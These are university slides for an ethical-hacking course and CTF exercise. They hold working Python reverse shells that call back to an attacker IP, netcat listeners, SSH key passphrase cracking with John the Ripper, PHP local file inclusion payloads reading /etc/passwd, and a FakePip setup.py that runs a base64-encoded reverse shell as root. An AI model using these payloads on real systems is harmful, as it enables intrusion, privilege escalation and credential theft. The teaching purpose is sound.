WELCOME TO
ETHICAL HACKING AND CYBER RANGE TRAINING
RootTheCampus CTF CHALLENGE

CHAIR OF INFORMATION SYSTEMS
FACULTY OF INFORMATICS AND DATA SCIENCE

WHAT IS HAPPENING TODAY

PART 1: REPETITION

Penetration testing concepts you already know

PART 2: NEW CONCEPTS

Introduction of new penetration testing concepts

PART 3: YOUR TURN TO BE ACTIVE

RootTheCampus CTF Challenge

PART 4: EVALUATION

Please be honest

1 REPETITION:

Penetration testing concepts you already know

LINUX BASICS YOU WILL NEED TODAY

- **cd**
  change directory
- **ls -las**
  show content of directory
  - -l: list long format with permissions
  - -la: …with hidden files
  - -ls: …with file size
- **cat**
  show content of a file
- **ifconfig**
  TCP/IP network configuration values
- **wget**
  downloading a single file and storing it on your current working directory
- **whoami**
  show current user
- **pwd**
  show current working directory
- **find / -name file -user john**
  find directories and files
  - /: search in directory (/ = root)
  - -name: file name (may include wildcards *)
  - -user: file owned by specified user
- **sudo -l**
  list sudo permissions

PENTEST CONCEPTS YOU WILL NEED TODAY 1/3

- **netdiscover -r 192.168.172.0/24**
  an active/passive address reconnaissance tool – can be used for host discovery in a network
  - -r: range to scan (/24: CIDR -> subnet mask: 255.255.255.0 -> only the last octet is enumerated)

- **nmap XXX.XXX.XXX.XXX -A -p 2000-3000**
  network scanner – host & service discovery
  - -A: enable OS, version detection, script scanning and traceroute
  - -p: port range. (-p- for all ports)

- **dirb http://XXX.XXX.XXX.XXX/ path/wordlist_file**
  exploring content (directories and files) of web server
  - /path/wordlist_file: wordlist file (default: /usr/share/wordlists/dirb/common.txt)

- **ssh user_name@XXX.XXX.XXX.XXX -p 22 -i /path/private_key_file**
  login into a remote host via Secure Shell Protocol
  - -p: port to connect to (default: 22)
  - -i: path to the private key file

PENTEST CONCEPTS YOU WILL NEED TODAY 2/3

• privilege escalation over python 1/3

TARGET MACHINE

```
#!/usr/bin/python3
from os import dup2
from subprocess import run
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((„192.168.56.102",8888))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
run(["/bin/bash","-i"])
```

EXPLANATION

- **socket.AF_INET** means that we would be using IPv4 address family
- **socket.SOCK_STREAM** means that we would be using the TCP protocol for connection
- **s.connect** – connecting to a Remote IP on a specific port, this is the attacker's IP address
- **dup2** to redirect standard input (0), standard output (1) and standard error (2) to socket

```
$ nc -lvp 8888
```

EXPLANATION

- using tool netcat (**nc**) to listen (**l**) to port (**p**) 8888 (specified in the reverse shell); (**v**)to get detailed output

PENTEST CONCEPTS YOU WILL NEED TODAY 2/3

• privilege escalation over python 2/3

TARGET MACHINE

```
#!/usr/bin/python2
a=__import__
s=a("socket")
o=a("os").dup2
p=a("pty").spawn
c=s.socket(s.AF_INET,s.SOCK_STREAM)
c.connect(("192.168.56.102",8888))
f=c.fileno
o(f(),0)
o(f(),1)
o(f(),2)
p("/bin/bash")
```

EXPLANATION

- **s.AF_INET** means that we would be using IPv4 address family
- **s.SOCK_STREAM** means that we would be using the TCP protocol for connection
- **c.connect** – connecting to a Remote IP on a specific port, this is the attacker's IP address
- **o** to redirect standard input (0), standard output (1) and standard error (2) to socket

```
$ nc -lvp 8888
```

EXPLANATION

- using tool netcat (**nc**) to listen (**l**) to port (**p**) 8888 (specified in the reverse shell); (**v**)to get detailed output

PENTEST CONCEPTS YOU WILL NEED TODAY 3/3

- **privilege escalation over python 3/3**

python pty package:

```
python
>>> import pty
>>> pty.spawn("/bin/bash")
```

python subprocess package:

```
python
>>> import subprocess
>>> subprocess.run ("/bin/bash")
```

use whoami to check if it worked

2 NEW CONCEPTS:

Introduction of new penetration testing concepts

NEW COMMANDS YOU WILL NEED TODAY 1/3

- **vim filename**
  vim is a text editor

  → in application usage:
  - i → change to insert mode (modity text)
  - ESC → exit insert mode
  - :w → save changes
  - :q → exit vim
    - :q! ..without saving changes
    - :wq ..with saving changes

- **echo “helloworld“**
  used to write text to stdout (standard output) – can also be piped to another command/program

NEW COMMANDS YOU WILL NEED TODAY 2/3

- |

  called pipe – allows to connect the stdout (standard output) of one command to the stdin (standard input) of another
  - e.g.: echo “hello“ | base64
    - aGVsbG8K

- >

  similar to | – allows to connect/write the stdout (standard output) to a file
  - e.g.: echo “hello“ > my_hello
  - >> can be used to append to a file
  - < connect stdin of a command to a file
    - e.g.: read my_hello file and use as input for gzip and output gzip to myzipped_hello.gz
    - gzip < my_hello > my_zipped_hello.gz

NEW COMMANDS YOU WILL NEED TODAY 3/3

- **python -m SimpleHTTPServer 8000**
  host a simple http server in the current working directory – useful to quickly serve one or more files for another server and than download with wget

- **chmod XXX file**
  modify the permissions of a file
  e.g. set correct permission for a SSH private key
  - chmod 600 private_key
  - 6: user permission
  - 0: group permission
  - 0: other permission

	PERMISSION	RWX
0	none	000
1	execute only	001
2	write only	010
3	write and execute	011
4	read only	100
5	read and execute	101
6	read and write	110
7	read write and execute	111

SSH PRIVATE KEY BRUTE FORCE WITH JOHN THE RIPPER (JtR) (1/2)

BACKGROUND:

- private keys can be protected by a passphrase
- passphrase must be entered to start the SSH session

PREREQUESITIES:

- John the Ripper
- ssh2john.py
  - Kali default: /usr/share/john/ssh2john.py (use find / -name ssh2john.py)
  - Or download: https://raw.githubusercontent.com/magnumripper/JohnTheRipper/bleeding-jumbo/run/ssh2john.py

SSH PRIVATE KEY BRUTE FORCE WITH JOHN THE RIPPER (JtR) (2/2)

PROCEEDING:

1. Transform SSH private key to a JtR readable format

- ssh2john.py id_rsa > id_rsa.hash
- id_rsa: the private key input file
- ids_rsa.hash: the transformed output file

2. Crack the hash file

- with a mask:

  john --mask=b3k4nnt[B-Eb-d]_?A?s?d\? --min-len=8 --max-len=16 id_rsa.hash

- alternative methods (also combinable)
  - incremental
  - wordlist
  - mangle rules

EXPLANATION

- **--mask:**
  - **b3k4nnt** : known partial string of the password
  - **[B-Eb-d]**: one letter in the range B-E and b-d
  - **_**: again known plain underscore
  - **?A**: all valid characters in current code page
  - **?s:** all special characters
  - **?d:** all numbers
  - **id_rsa.hash:** the previously generated hash file
  - ****: used to escape special characters like: !?[]()., etc.
  - **--min/max-len:** mininum/maxmium length of the generated password
    - if maximum password length is known set --max-len to get an estimated time

LOCAL FILE INCLUSION (LFI) IN PHP 1/6

DEFINITION:

Inclusion/reading of abitrary local (= target/remote machine) files

- sensitive content (e.g. password files, configuration files)
- possible through particular PHP functions

- „not“ vulnerable: hardcoded and/or well sanitized inclusions
- vulnerable: inclusion of files controlled by a unsanitized user input

```
<?php
    if (isset($_GET['file'])) // check param is set
    {
        include($_GET['file']); // include(„/etc/passwd)“
    }
?>
```

example for vulnerable php code

- here a file path in the URL can be passed to the include function using GET file parameter
  http://localhost/vuln.php?file=/etc/passwd

NOTES:

Vulnerable PHP functions:

- include/include_once
- require/require_once
- virtual

Example of sensitive files:

- /etc/passwd
- /etc/shadow
- /etc/group
- /etc/security/passwd
- /etc/security/group
- /etc/security/user
- /etc/security/environ
- /etc/security/limits

LOCAL FILE INCLUSION (LFI) IN PHP 2/6

IDENTIFYING LFI VULNEBARILITIES:

- finding a vulnerability may not be trivial
  - PHP code is processed server side
  - only output may be visible to the client
  - possible PHP error log is printed ((!)deactivated in most cases)

- any parameter that has a value with a noticable file format is a good candidate for LFI testing

  vuln.php?page=about.php

TIP:
The value may be provided without file extention (and concated internally later).

YOUR STEPS:

- take a look at the page (source) to find (GET/POST) endpoints/parameters
- set random value to see if the site behaviour changes (e.g. output text/elements, error log, etc.)
- try with known quite likely existing files (e.g. index.php, /etc/passwd)

LOCAL FILE INCLUSION (LFI) IN PHP 3/6

EXPLOITING LFI VULNERABILITIES 1/2:

- **path traversal**
  - **usage of absolute path (starting with /):**
    vuln.php?page=/etc/passwd
    ✗ resolves to: /var/www/html/pages//etc/passwd → double foward slash after pages
  - **usage of relative path:**
    vuln.php?page=../../../../etc/passwd
    ✓ resolves to: /var/www/html/pages/../../../../etc/passwd → /etc/passwd

    → **better try too many „../“ – finally you always end up in a root directory**

```
<?php
      $page=$_GET["page"];
      if(isset($page))
      {
            include("pages/$page");
      }
      else
      {
            include("index.php");
      }
?>
```

example for vulnerable php code

  - parameters may be interpreted differently – try to URL encode (only) the file path (→ CyberChef)
    www.example.com/vuln.php?page=%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2Fetc%2Fpasswd

LOCAL FILE INCLUSION (LFI) IN PHP 4/6

EXPLOITING LFI VULNERABILITIES 2/2:

- **php://filter + convert.base64-encode**


  vuln.php?page=php://filter/convert.base64-encode/resource=other_file.php

  - **inclusion of PHP files without being processed by the server**
  - **preserve special characters which otherwise may be displayed incorrectly**
  - **output: base64 encoded string where the include() is called**
    - probably not known (exactly)
    - must be decoded afterwards (→ CyberChef)
    - scripts for calculation/processing are often included at the beginning

```php
<?php
     $page=$_GET["page"];
     if(isset($page))
     {
          include("pages/$page");
     }
     else
     {
          include("index.php");
     }
?>
```

example for vulnerable php code

LOCAL FILE INCLUSION (LFI) IN PHP 5/6



php filter – example for base64 encoded text

LOCAL FILE INCLUSION (LFI) IN PHP 6/6

```
root@kali:~# echo "cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2Jpbjo
vYmluL3NoCmJpbjp4OjI6MjpiaW46L2JpbjovYmluL3NoCnN5czp4OjM6MzpzeXM6L2RldjovYmluL3NoCnN5bmM6eDo0OjY1NTM0O
nN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L2Jpbi9zaAptYW46eDo2OjEyOm1hbjovdmF
yL2NhY2hlL21hbjovYmluL3NoCmxwOng6Nzo3OmxwOi92YXIvc3Bvb2wvbHBkOi9iaW4vc2gKbWFpbDp4Ojg6ODptYWlsOi92YXIvb
WFpbDovYmluL3NoCm5ld3M6eDo5Ojk6bmV3czovdmFyL3Nwb29sL25ld3M6L2Jpbi9zaAp1dWNwOng6MTA6MTA6dXVjcDovdmFyL3N
wb29sL3V1Y3A6L2Jpbi9zaApwcm94eTp4OjEzOjEzOnByb3h5OnVsaW46L2Jpbi9zaAp3d3ctZGF0YTp4OjMzOjMzOnd3dy1kYXRhO
i92YXIvd3d3Oi9iaW4vc2gKYmFja3VwOng6MzQ6MzQ6YmFja3VwOi92YXIvYmFja3VwcovYmluL3NoCmxpc3Q6eDozODozODpNYWl
saW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L2Jpbi9zaAppcmM6eDozOTozOTppcmNkOi92YXIvcnVuL2lyY2Q6L2Jpbi9zaApnb
mF0czp4OjQxOjQxOkduYXRzIEJ1Zy1SZXBvcnRpbmcgU3lzdGVtIChhZG1pbik6L3Zhci9saWIvZ25hdHM6L2Jpbi9zaApub2JvZHk
6eDo2NTUzNDo2NTUzNDpub2JvZHk6L25vbmV4aXN0ZW50Oi9iaW4vc2gKbGlidXVpZDp4OjEwMDoxMDE6Oi92YXIvbGliL2xpYnV1a
WQ6L2Jpbi9zaApzeXNsb2c6eDoxMDE6MTAzOjovaG9tZS9zeXNsb2c6L2Jpbi9mYWxzZQpteXNxbDp4OjEwMjoxMDU6TXlTUUwgU2V
ydmVyLCwsOi9ub25leGlzdGVudDovYmluL2ZhbHNlCm1lc3NhZ2VidXM6eDoxMDM6MTA2OjovdmFyL3J1bi9kYnVzOi9iaW4vZmFsc
2UKd2hvb3BzaWU6eDoxMDQ6MTA3Ojovbm9uZXhpc3RlbnQ6L2Jpbi9mYWxzZQpsYW5kc2NhcGU6eDoxMDU6MTEwOjovdmFyL2xpYi9
sYW5kc2NhcGU6L2Jpbi9mYWxzZQpzc2hkOng6MTA2OjY1NTM0OjovdmFyL3J1bi9zc2hkOi91c3Ivc2Jpbi9ub2xvZ2luCmR2d2E6e
DoxMDAwOjEwMDA6ZHZ3YSwsLDovaG9tZS9kdndhOi9iaW4vYmFzaAo=" | base64 -d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:106::/var/run/dbus:/bin/false
whoopsie:x:104:107::/nonexistent:/bin/false
landscape:x:105:110::/var/lib/landscape:/bin/false
sshd:x:106:65534::/var/run/sshd:/usr/sbin/nologin
```

example for encoding base64

"PIP INSTALL *" EXPLOITATION – FAKEPIP 1/4

```
testuser@test: $ sudo -l
Matching Defaults entries for example on desktop:
          env_reset, mail_badpass,
          secure_path=/usr/local/sbin\:usr/local/bin\:usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User example may run the following commands on desktop:
         ( root : root )   NOPASSWD:  /usr/bin/pip install *
```

EXPLANATION

- **pip:** package management system used to install and manage python modules
- testuser has the permission to install python modules
- e.g. installations need to be executed as root. A developer should have permission to install new packages but not have full root access. Therefore only allow this specifc command to be executed with root priviliges

PIP EXPLOITATION: pip allows custom installation routines. Logically these are executed with the same priviliges as pip it self

➢ abitrary code can be executed through the setup.py (file used for the installation config/routine)

INSTRUCTION: https://github.com/0x00-0x00/FakePip

"PIP INSTALL *" EXPLOITATION – FAKEPIP 2/4

EXPLOITATION PROCEEDING:

1. Download the setup.py file

```
testuser@test:$ wget https://raw.githubusercontent.com/0x00-0x00/FakePip/master/setup.py
--2020-04-15 18:15:27--   https://raw.githubusercontent.com/0x00-0x00/FakePip/master/setup.py
Connecting to 10.0.2.15:80. . . connected.
HTTP request sent, awaiting response. . . 200 OK
Length: 951  [text/plain]
Saving to: 'setup.py'

Setup.py            100%[==================>]          951    --,-KB/s     in 0s

2020-04-15 18:15:27   (3,04  MB/s)  -  'setup.py' saved  [951/951]
```

"PIP INSTALL *" EXPLOITATION – FAKEPIP 3/4

EXPLOITATION PROCEEDING:

2. Edit 'setup.py' file:

```
class CustomInstall(install):
   def run(self):
      install.run(self)
      LHOST = 'localhost'
      LPORT =  1234

      reverse_shell = 'python -c "import os; import pty; import socket; s = socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect((\'{LHOST}\', {LPORT})); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); os.putenv(\'HISTFILE\',
\'/dev/null\'); pty.spawn(\'bin/bash\'); s.close();"'.format(LHOST=LHOST,LPORT=LPORT)
       encoded = base64.b64encode(reverse_shell)
       os.system('echo %s[base64 -d|bash' % encoded)
```

excerpt from the 'setup.py' script

change LHOST to the IP of the attacker host

change LPORT to the attacker nc listener port

"PIP INSTALL *" EXPLOITATION – FAKEPIP 4/4

EXPLOITATION PROCEEDING:

3. Activate nc listener (on attacker machine)

```
root@kali:$ nc -lvp 1234
```

4. Execute pip install (on target machine)

```
testuser@test:$ sudo /usr/bin/pip install  .  --upgrade -force-reinstall

Processing /tmp/fakepip
Installing collected packages: FakePip
    Running sutup.py install for FakePip ... -
```

3 YOUR TURN TO BE ACTIVE:

RootTheCampus CTF Challenge

DEMO OF RTC CTF PLATFORM

TEAM BUILDING

PARTICIPATION IN TEAMS OF TWO

Please pick a partner now and give your team a name!

LET THE CHALLENGE BEGIN!

4 EVALUATION:

Please be honest

EVALUATION: Please be honest

YOUR OPINION

SOURCES

https://www.aptive.co.uk/blog/local-file-inclusion-lfi-testing/
https://github.com/0x00-0x00/FakePip
https://github.com/openwall/john/blob/bleeding-jumbo/doc/MASK
Glas Magdalena, Ethical hacking and cyber range training, University of Regensburg, Course Presentation 1, 2022
Glas Magdalena, Ethical hacking and cyber range training , University of Regensburg, Course Presentation 2, 2022
https://www.kali.org/tools/dirb/
https://www.kali.org/tools/netcat/
https://www.kali.org/tools/netdiscover/
https://www.kali.org/tools/nmap/#nmap
https://www.kali.org/tools/john/#ssh2john
https://linuxhandbook.com/basic-vim-commands/
https://linuxhandbook.com/echo-command/
https://linuxhandbook.com/pipe-redirection/
https://linuxhandbook.com/chmod-command/
https://vk9-sec.com/ssh2john-how-to/
https://www.webmaster-tipps.de/php-sicherheit-local-file-inclusion-und-remote-file-inclusion/